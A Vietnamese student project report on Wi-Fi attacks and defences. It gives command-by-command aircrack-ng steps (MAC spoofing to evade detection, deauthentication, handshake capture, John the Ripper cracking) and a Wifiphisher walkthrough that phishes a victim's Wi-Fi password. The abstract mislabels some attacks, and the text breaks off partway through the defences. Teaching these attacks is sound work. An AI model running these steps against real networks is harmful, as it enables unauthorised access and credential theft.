**BỘ GIÁO DỤC VÀ ĐÀO TẠO**

**TRƯỜNG ĐẠI HỌC MỞ THÀNH PHỐ HỒ CHÍ MINH**

**2251050048 - Hồ Chí Nguyên**

**2251050016 - Trịnh Quốc Đạt**

**2251050019 - Đỗ Nhất Duy**

**2251052035 - Phùng Đức Hiệu**

**2251052038 - Nguyễn Quốc Huy Hoàng**

**2251012104 - Hứa Kiều Nhi**

**2251052036 - Phùng Trung Hiếu**

**2251052121 - Vũ Trọng Tín**

**CÁC GIẢI PHÁP TẤN CÔNG & BẢO MẬT MẠNG WIFI**

**ĐỒ ÁN MÔN**

**AN TOÀN HỆ THỐNG THÔNG TIN**

**TP. HỒ CHÍ MINH, 2024**

LỜI CẢM ƠN

Đầu tiên cho em xin trân trọng gửi lời cảm ơn chân thành và sự kính trọng tới – Các Thầy và Cô ngành Công nghệ thông tin trường Đại học Mở TP. Hồ Chí Minh, và đặc biệt là giảng viên hướng dẫn Lưu Quang Phương đã tận tình hướng dẫn, chỉ bảo chúng tôi trong suốt quá trình thực hiện đồ án môn học An toàn hệ thống thông tin.

Do kiến thức còn hạn hẹp nên không tránh khỏi những thiếu sót trong cách hiểu, lỗi trình bày. Chúng tôi rất mong nhận được sự đóng góp ý kiến của quý thầy cô và Ban lãnh đao, các anh chị trong công ty để báo cáo đồ án môn học đạt được kết quả tốt hơn.

Tôi xin chân thành cảm ơn!

PHÂN CÔNG NHIỆM VỤ

1. Đỗ Nhất Duy + Trịnh Quốc Đạt: Password Cracking (Bẻ khóa Mật Khẩu)
2. Nguyễn Quốc Huy Hoàng + Phùng Đức Hiệu: Social-Engineering Attacks (Kỹ thuật tấn công xã hội)
3. Phùng Trung Hiếu + Vũ Trọng Tín: Wi-Fi deauthentication attack (Tấn công hủy xác thực)
4. Hồ Chí Nguyên + Hứa Kiều Nhi: Rogue Access Points (Điểm truy cập giả mạo)

NHẬN XÉT CỦA GIÁO VIÊN HƯỚNG DẪN

TÓM TẮT ĐỐ ÁN

Mạng wifi ngày càng trở nên phổ biến, phục vụ nhiều hoạt động trong đời sống hàng ngày cũng như trong công việc. Tuy nhiên, tính chất không dây của wifi cũng làm cho nó dễ bị tấn công hơn so với các hình thức mạng có dây. Đồ án sẽ tập trung vào việc phân tích các phương thức tấn công phổ biến đối với mạng wifi và đề xuất những biện pháp bảo mật hiệu quả.

* **Tổng quan về mạng wifi**:
* Trình bày khái niệm mạng wifi, các chuẩn wifi phổ biến như 802.11.
* Nêu rõ cách thức hoạt động của mạng wifi và các giao thức bảo mật như WEP, WPA, WPA2, và WPA3.
* **Các phương thức tấn công mạng wifi**:
* **Password Cracking (Bẻ khóa Mật Khẩu):** Làm tê liệt mạng wifi bằng cách gửi lượng lớn gói tin để chiếm dụng tài nguyên.
* **Social-Engineering Attacks (Kỹ thuật tấn công xã hội):** Kẻ tấn công nghe trộm dữ liệu không được mã hóa truyền qua mạng.
* **Wi-Fi deauthentication attack (Tấn công hủy xác thực):** một loại tấn công từ chối dịch vụ DoS (Denial of Service)
* **Rogue Access Points (Điểm truy cập giả mạo)**: Thiết lập điểm truy cập giả mạo để đánh cắp thông tin người dùng.
* **Các giải pháp bảo mật cho mạng wifi**:
* **Sử dụng giao thức mã hóa mạnh (WPA3)**: Cung cấp lớp bảo mật cao hơn so với các phiên bản trước, mã hóa tốt hơn và chống lại các cuộc tấn công từ điển.
* **Sử dụng mật khẩu mạnh**: Đặt mật khẩu phức tạp, khó đoán để tăng cường bảo mật cho mạng.
* **Sử dụng VPN (Virtual Private Network)**: Bảo vệ dữ liệu truyền qua mạng bằng cách mã hóa dữ liệu từ đầu đến cuối.

MỤC LỤC

[LỜI CẢM ƠN 1](#_Toc181654672)

[PHÂN CÔNG NHIỆM VỤ 1](#_Toc181654673)

[NHẬN XÉT CỦA GIÁO VIÊN HƯỚNG DẪN 2](#_Toc181654674)

[TÓM TẮT ĐỐ ÁN 3](#_Toc181654675)

[Chương 1. MỞ ĐẦU - TỔNG QUAN VỀ MẠNG WIFI 7](#_Toc181654676)

[1.1. Khái niệm mạng Wifi: 7](#_Toc181654677)

[1.2. Các chuẩn wifi phổ biến: 7](#_Toc181654678)

[1.3. Nguyên lý hoạt động của mạng wifi: Gồm có 4 thành phần: 7](#_Toc181654679)

[1.4. Các giao thức bảo mật mạng Wifi: Có 4 loại: 8](#_Toc181654680)

[Chương 2. PASSWORD CRACKING (BẺ KHOÁ MẬT KHẨU) 10](#_Toc181654681)

[2.1. Khái niệm 10](#_Toc181654682)

[2.2. Công nghệ sử dụng 11](#_Toc181654683)

[2.3. Cách thực hiện 11](#_Toc181654684)

[2.4. Kết quả đạt được 12](#_Toc181654685)

[2.5. Các giải pháp 12](#_Toc181654686)

[2.5.1. Không sử dụng lại mật khẩu 12](#_Toc181654687)

[2.5.2. Đặt lại mật khẩu 13](#_Toc181654688)

[2.5.3. Sử dụng các công cụ quản lý truy cập 13](#_Toc181654689)

[2.6. Link video 13](#_Toc181654690)

[Chương 3. SOCIAL – ENGINEERING ATTACKS (KỸ THUẬT TẤN CÔNG XÃ HỘI) 15](#_Toc181654691)

[3.1. Khái niệm 15](#_Toc181654692)

[3.2. Công nghệ sử dụng 15](#_Toc181654693)

[3.3. Cách thực hiện 15](#_Toc181654694)

[3.4. Kết quả 21](#_Toc181654695)

[3.5. Các giải pháp 22](#_Toc181654696)

[3.5.1. Kiểm tra điểm truy cập Wi-Fi 22](#_Toc181654697)

[3.5.2. Sử dụng VPN (Mạng riêng ảo) 23](#_Toc181654698)

[3.5.3. Cập nhật phần mềm và firmware 23](#_Toc181654699)

[3.5.4. Sử dụng mã hóa Wi-Fi mạnh 23](#_Toc181654700)

[3.5.5. Hạn chế sử dụng mạng Wi-Fi công cộng 23](#_Toc181654701)

[3.5.6. Không nhập thông tin nhạy cảm trên các trang không bảo mật 24](#_Toc181654702)

[3.5.7. Sử dụng phần mềm bảo mật 24](#_Toc181654703)

[3.5.8. Theo dõi và giám sát mạng 24](#_Toc181654704)

[3.5.9. Thay đổi mật khẩu thường xuyên 25](#_Toc181654705)

[3.6. Link video 25](#_Toc181654706)

[Chương 4. Wi-Fi deauthentication attack (Tấn công hủy xác thực) 26](#_Toc181654707)

[4.1. Khái niệm 26](#_Toc181654708)

[4.2. Công nghệ sử dụng 26](#_Toc181654709)

[4.3. Cách thực hiện 26](#_Toc181654710)

[4.4. Kết quả 27](#_Toc181654711)

[4.5. Các giải pháp 27](#_Toc181654712)

[4.6. Link video 28](#_Toc181654713)

[Chương 5. ROGUE ACCESS POINTS (ĐIỂM TRUY CẬP GIẢ MẠO) 30](#_Toc181654714)

[5.1. Khái niệm 30](#_Toc181654715)

[5.2. Công nghệ sử dụng: 30](#_Toc181654716)

[5.3. Cách thực hiện 30](#_Toc181654717)

[5.4. Kết quả: 31](#_Toc181654718)

[5.5. Các giải pháp 31](#_Toc181654719)

[5.5.1. Luôn phải kiểm tra kết nối mà bạn đang truy cập 31](#_Toc181654720)

[5.5.2. Xóa những mạng đã truy cập/không còn truy cập 32](#_Toc181654721)

[5.5.3. Dùng VPN – Virtual Private Network 34](#_Toc181654722)

[5.6. Link video: 34](#_Toc181654723)

[TÀI LIỆU THAM KHẢO 36](#_Toc181654724)

# MỞ ĐẦU - TỔNG QUAN VỀ MẠNG WIFI

## Khái niệm mạng Wifi:


* Wifi (Wireless Fidelity) được hiểu là sử dụng sóng vô tuyến để truyền tín hiệu. Loại sóng này có khả năng kết nối với mạng khác hay với máy tính bằng sóng vô tuyến. Nó tương tự như sóng điện thoại, truyền hình, radio. Hầu như Các thiết bị điện tử như: máy tính, laptop, điện thoại di động, tablet…đều có thể truy cập wifi để truy cập mạng thỏa mãn nhu cầu của người dùng. [1]

## Các chuẩn wifi phổ biến:

* Kết nối wifi hiện nay được dựa trên chuẩn liên kết IEEE 802.11 và chạy trên băng tần 54Mbps với quy mô phát tín hiệu trong vòng 30m với điều kiện không có vật cản. Nếu có vật cản, tốc độ truyền dẫn tín hiệu wifi sẽ bị kém đi nhiều.[1]

## Nguyên lý hoạt động của mạng wifi: Gồm có 4 thành phần:

* Đường truyền mạng: Là kết nối internet băng thông rộng. Việc kết nối này sẽ nhanh hơn so với dịch vụ kết nối quay số.
* Cổng mạng: Cổng mạng này có nhiệm vụ ngăn chặn những người truy cập vào wifi của bạn mà không được phép. Và đồng thời nó cung cấp cho bạn những công cụ trong việc quản lý như: kiểm tra mạng và các dịch vụ khác thông qua IP.
* Mạng LAN không dây: Là một hệ thống kết nối máy tính của bạn với các thiết bị khác như Xiaomi 12T Pro 256GB bằng sóng vô tuyến.
* Kết nối Adapter không dây: Đây là phương tiện để người khác có thể truy cập vào Wifi của bạn. Adapter không dây có thể được tích hợp sẵn, hoặc là một thiết bị rời được cắm vào máy tính.
* Thông qua 4 thành phần trên, bộ phát sóng Wifi (Modem, Router) sẽ kết nối và lấy tín hiệu internet hữu tuyến qua dây cáp quang rồi chuyển tín hiệu thành vô tuyến Wifi và gửi đến các thiết bị sử dụng Wifi (điện thoại Xiaomi, laptop, smart tivi, internet tivi). Quá trình này có thể thực hiện ngược lại, có nghĩa là: router, modem nhận tín hiệu vô tuyến từ adapter và giải mã chúng rồi gửi qua internet. [1]



Hình. Nguyên lý hoạt động mạng wifi


## Các giao thức bảo mật mạng Wifi: Có 4 loại:

* **Giao thức Quyền riêng tư Tương đương Có dây (WEP)**
* WEP (Wired Equivalent Privacy) là loại bảo mật lâu đời nhất, xuất hiện trong thế giới máy tính vào năm 1997. Do đã có từ lâu nên nó chỉ xuất hiện trong các hệ thống cũ. Trong số tất cả các giao thức, WEP được coi là kém an toàn nhất.
* **Giao thức truy cập được bảo vệ bằng Wifi (WPA)**
* Do những sai sót đã được tìm thấy trong WEP, WPA (Wi-Fi Protected Access) trở thành người kế nhiệm của WEP. So với người anh em của mình, nó có các tính năng bổ sung, chẳng hạn như Giao thức toàn vẹn khóa tạm thời (Temporal Key Integrity Protocol , hay TKIP).
* Tính năng này là một khóa 128 bit động khó xâm nhập hơn khóa tĩnh, không thay đổi của WEP. Nó cũng giới thiệu tính năng Kiểm tra tính toàn vẹn của tin nhắn (Message Integrity Check), với khả năng quét mọi gói tin bị tin tặc thay đổi.
* **Giao thức truy cập được bảo vệ bằng Wifi 2 (WPA2)**
* WPA2 là sự kế thừa của WPA với nhiều tính năng hơn. Nó đã thay thế TKIP bằng Giao thức mã xác thực thông điệp khối chuỗi mã hóa chế độ truy cập (Counter Mode Cipher Block Chaining Message Authentication Code Protocol , hay CCMP), với khả năng mã hóa dữ liệu tốt hơn.
* WPA2 đã rất thành công và đã duy trì vị trí là giao thức hàng đầu kể từ năm 2004. Vào ngày 13 tháng 3 năm 2006, Liên Minh Wifi (Wi-Fi Alliance, một tổ chức với mục tiêu thúc đẩy các công nghệ không dây) tuyên bố rằng tất cả các thiết bị tương lai có nhãn hiệu Wifi phải sử dụng WPA2.
* **Giao thức truy cập được bảo vệ bằng Wifi 3 (WPA3)**
* WPA3 là giao thức bảo mật mới nhất và bạn có thể tìm thấy nó trong các bộ định tuyến được sản xuất từ năm 2019. WPA3 mang đến khả năng mã hóa tốt hơn trên các mạng công cộng để ngăn chặn tin tặc thu thập thông tin từ chúng. Việc kết nối với bộ định tuyến WPA3 với thiết bị không có màn hình cũng dễ dàng hơn.
* Đồng thời, nó có một số tính năng bổ sung để bảo vệ khỏi các cuộc tấn công brute-force (kiểu tấn công hoạt động bằng cách thử tất cả các chuỗi mật khẩu có thể để tìm ra mật khẩu đúng).

# PASSWORD CRACKING (BẺ KHOÁ MẬT KHẨU)

## Khái niệm

* Bẻ khóa mật khẩu (password cracking) là phương thức quét và thử *cho tới khi dò được mật khẩu chính xác.* Phương thức này thường được sử dụng do người dùng hay đặt các password không đủ bảo mật (gọi là bad password).
* Có loại hình thức mã hóa là WPA (Wi-Fi Protected Access) và WEP (Wired Equivalent Privacy). WEP hiện tạo không còn được sử dụng để mã hóa do thuật toán mã hóa đơn giản không bảo mật.
* Kiểu bẻ khóa mật khẩu thứ hai là bẻ khóa phương thức mã hóa WPA . Do *WPA an toàn hơn WEP* nên phương thức tấn công được chuyển thành brute-force (tấn công thử đúng-sai liên tục – ép buộc).
* Bằng cách làm thiết bị offline trong vài giây, hacker có thể buộc các thiết bị (sau khi kết nối trở lại mạng) gửi các chuỗi gói tin về hacker. Đây là phương pháp four-way handshake (gọi là quy tắc bắt tay bốn chiều).



* Bước bắt tay này giúp để hacker đem gói thông tin bắt được này (captured packages) về nhà và sử dụng sức mạnh xử lý của máy tính để bẻ khóa mật khẩu. Hacker có thể thử hàng triệu mật khẩu rất nhanh chóng, cho phép họ bẻ mật khẩu trong vài phút hoặc vài giờ. Các công cụ cho việc bắt handshake và bẻ khóa mật khẩu (được mã hóa WPA)ngày càng hiện đại, bao gồm Airgeddon, Besside-ng và Aircrack-ng.

## Công nghệ sử dụng

* **Brute Force**: Thử tất cả các tổ hợp mật khẩu có thể cho đến khi tìm ra mật khẩu đúng. Phương pháp này rất tốn thời gian, đặc biệt với mật khẩu phức tạp.
* **Dictionary Attack**: Sử dụng một danh sách các mật khẩu phổ biến hoặc đã biết để thử từng mật khẩu cho đến khi tìm thấy kết quả đúng.
* **Capture and Crack Handshake**: Bắt gói handshake khi thiết bị kết nối với Wi-Fi, sau đó sử dụng các công cụ như Aircrack-ng để bẻ khóa mật khẩu.

## Cách thực hiện

**Ifconfig**

Xem cấu hình của mạng hiện có trong máy tính.

**Sudo airmon-ng start wlan0**

Khởi động chế độ monitor hoạt động của card mạng Wi-Fi cho phép nó "nghe lén" tất cả các gói tin được truyền trong phạm vi của nó mà không cần phải kết nối với mạng.

**Macchanger –s wlan0mon**

**Sudo ifcongfig wlan0mon down**

**Sudo macchanger –r wlan0mon**

**Sudo ifconfig wlan0mon up**

Thực hiện các dòng lệnh trên để đổi địa chỉ MAC, thiết bị của bạn không dễ bị nhận diện và không bị phát hiện hoặc theo dõi dựa vào MAC thật. Giúp tránh các bộ lọc địa chỉ MAC và Giảm nguy cơ bị phát hiện khi bạn kiểm thử, hay truy cập nhiều do địa chỉ không lặp lại.

**Sudo airodump-ng wlan0mon**

Sử dụng airodump-ng để quét và hiển thị thông tin về các mạng Wi-Fi trong phạm vi của card mạng đang ở chế độ monitor.

**Sudo airodump-ng –bssid (MAC address) -c c|| --write (name file) wlan0mon**

Câu lệnh này sử dụng công cụ airodump-ng để giám sát một mạng Wi-Fi dựa vào địa chỉ MAC và ghi vào file có đuôi là .cap.

**Sudo aireplay-ng –deauth 100 –a BSSID wlan0mon**

Sử dụng aireplay-ng để thực hiện cuộc tấn công **deauthentication** nhằm ngắt kết nối các thiết bị khỏi mạng Wi-Fi.

**Sudo airmon-ng stop wlan0mon**

Dừng chế độ monitor chuyển sang chế độ manager.

**Sudo aircrack-ng ‘name.cap’ -j (name file out put)**

Chuyển đổi file .cap thành file .hccapx

**Sudo python3 hccapx2john.py (file.hccapx) > (file out put .txt)**

Sử dụng một script Python (hccapx2john.py) để chuyển đổi file .hccapx thành định dạng mà công cụ John the Ripper có thể đọc được, nhằm hỗ trợ bẻ khóa mật khẩu mạng Wi-Fi.

**Sudo john (file out put .txt) --wordlist=’rockyou.txt’** **--format=wpapsk**

Sử dụng công cụ John the Ripper để thử bẻ khóa mật khẩu mạng Wi-Fi bằng cách dùng một danh sách mật khẩu, định dạng bẻ khóa là wpapsk, dành cho mạng Wi-Fi dùng mã hóa WPA/WPA2-PSK.

## Kết quả đạt được

* Phương pháp Capture and Crack Handshake có thể thành công nếu mật khẩu được cấu hình yếu hoặc phổ biến. Với mật khẩu mạnh và dài, việc giải mã handshake sẽ khó khăn hơn nhiều.

## Các giải pháp

### Không sử dụng lại mật khẩu

* Không dùng lại mật khẩu cũ ở các dịch vụ/tài khoản khác. Tránh việc bị mất mật khẩu cùng một lúc và gây khó khăn cho tin tặc.
* Chúng ta thường lười nhớ các mật khẩu phức tạp nên có thói quen đặt mật khẩu Wi-Fi là các ký tự dễ nhớ như *số điện thoại, địa chỉ hoặc bất kỳ điều gì đặc biệt rõ ràng liên quan tới bạn.*

### Đặt lại mật khẩu

* Hãy chọn các mật khẩu dài (ít nhất 10 kí tự) và không dựa vào bất kỳ thông tin hoặc sở thích nào của bạn (đã công khai) vào mật khẩu (số điện thoại, địa chỉ nhà…)

### Sử dụng các công cụ quản lý truy cập

* Các công cụ quản lý truy cập có thể là phần mềm hoặc coi trực tiếp trên giao diện quản lý của Modem/Router – thường là 192.168.1.1/192.168.1.1:8080
* Để theo dõi thiết bị đã và đang tham gia vào mạng của bạn.
* Khi bạn phát hiện thiết bị có IP hoặc tên thiết bị lạ thì bạn sử dụng phần mềm để ngắt và chặn kết nối của thiết bị đó truy cập lại

## Link video


* Quay màn hình:

<https://youtu.be/6_dtSU_Y3uw>

[](https://www.youtube.com/embed/6_dtSU_Y3uw?feature=oembed)

* Quay trực tiếp bên ngoài:

<https://youtu.be/lKAAYO6oqrw>

[](https://www.youtube.com/embed/lKAAYO6oqrw?feature=oembed)

# SOCIAL – ENGINEERING ATTACKS (KỸ THUẬT TẤN CÔNG XÃ HỘI)

## Khái niệm

* **Social Engineering** (kỹ thuật tấn công xã hội) mô tả hình thức thao túng hành vi của con người thay vì tập trung khai thác các lỗ hổng bảo mật của máy móc, thiết bị. Qua đó, kẻ tấn công có thể đạt được các mục đích của mình như xâm nhập vào hệ thống, truy cập thông tin quan trọng,… mà không cần phải thực hiện những kỹ thuật tấn công quá phức tạp


## Công nghệ sử dụng

* Wifiphisher
* Kali Linux

## Cách thực hiện

**Bước 1:**

* Chạy lệnh “apt update” và “apt upgrade” Nếu không làm điều này, rất có thể sẽ gặp phải các vấn đề trong quá trình cài đặt Wifiphisher.




* Mở Terminal, chạy lệnh “apt install wifiphisher” để cài đặt wifiphisher.

**Bước 2:**


* Cắm card mạng vào máy tính.

**Bước 3:**


* Chạy lệnh “wifiphisher -i wlan1” để lựa chọn card mạng vừa cắm vào để cho wifiphiser sử dụng.




* Sau đó, ta sẽ thấy một trang hiển thị tất cả các mạng lân cận. Tại đây, ta có thể chọn mạng mà mình muốn tấn công và nhấn Enter.




* Tiếp theo, nó sẽ hỏi bạn muốn thực hiện kiểu tấn công nào, ta chọn “Firmware update page”.




* Sau khi chọn kiểu tấn công, quá trình tấn công sẽ bắt đầu ngay lập tức. Một trang sẽ mở ra để giám sát các mục tiêu tham gia vào mạng. Wifiphisher cũng sẽ lắng nghe các thiết bị cố gắng kết nối với những mạng không có sẵn và tạo ra các phiên bản giả mạo để lừa các thiết bị đó kết nối.




* Khi một mục tiêu tham gia, một cửa sổ pop-up giả mạo trang cập nhật sẽ xuất hiện yêu cầu họ nhập mật khẩu.






* Khi mục tiêu nhập mật khẩu, chúng ta sẽ nhận được thông báo trên màn hình Wifiphisher.



## Kết quả

* Khi hoàn tất, Wifiphisher sẽ hiển thị mật khẩu mà kẻ tấn công vừa thu được. Mạt khẩu mà user vừa nhập hiển thì ở dòng Captured credentials: wfphshr-wpa-password=18181818.



## Các giải pháp

* Tấn công xã hội chủ yếu nhắm vào tâm lý người dùng, đặc biệt là người dùng ít hiểu biết về các thiết bị công nghệ. Vì vậy cách phòng chống tốt nhất chính là nâng cao nhận thức về các loại hình tấn công xã hội phổ biến. Dưới đây là hướng dẫn chi tiết về các phương pháp bảo vệ khỏi các cuộc tấn công Wifiphisher:

### Kiểm tra điểm truy cập Wi-Fi

* Trước khi kết nối vào bất kỳ mạng Wi-Fi nào, bạn cần kiểm tra kỹ tên mạng Wi-Fi (SSID) và địa chỉ MAC của điểm truy cập. Điều này giúp bạn chắc chắn rằng bạn đang kết nối vào mạng chính thức chứ không phải mạng giả mạo.
* Bước thực hiện: Trên máy tính hoặc điện thoại, nhấp vào biểu tượng Wi-Fi và kiểm tra danh sách các mạng khả dụng. So sánh tên mạng với tên mạng bạn biết. Nếu tên mạng lạ, đừng kết nối.

### Sử dụng VPN (Mạng riêng ảo)

* VPN giúp bảo vệ dữ liệu của bạn bằng cách mã hóa thông tin trước khi nó được gửi qua mạng. Điều này làm cho dữ liệu của bạn khó bị theo dõi hoặc đánh cắp bởi kẻ tấn công.
* Bước thực hiện:

1. Chọn một dịch vụ VPN uy tín như NordVPN, ExpressVPN hoặc CyberGhost.
2. Tải và cài đặt ứng dụng VPN trên thiết bị của bạn.
3. Mở ứng dụng VPN, chọn một máy chủ và kết nối.

### Cập nhật phần mềm và firmware

* Các bản cập nhật giúp khắc phục các lỗ hổng bảo mật và cải thiện hiệu suất của thiết bị.
* Bước thực hiện:

1. Cập nhật hệ điều hành: Đối với máy tính, vào cài đặt hệ thống và kiểm tra cập nhật. Đối với điện thoại, vào cài đặt và tìm mục cập nhật phần mềm.
2. Cập nhật firmware router: Đăng nhập vào giao diện quản lý router qua địa chỉ IP (thường là 192.168.1.1 hoặc 192.168.0.1). Tìm mục cập nhật firmware và làm theo hướng dẫn từ nhà sản xuất.

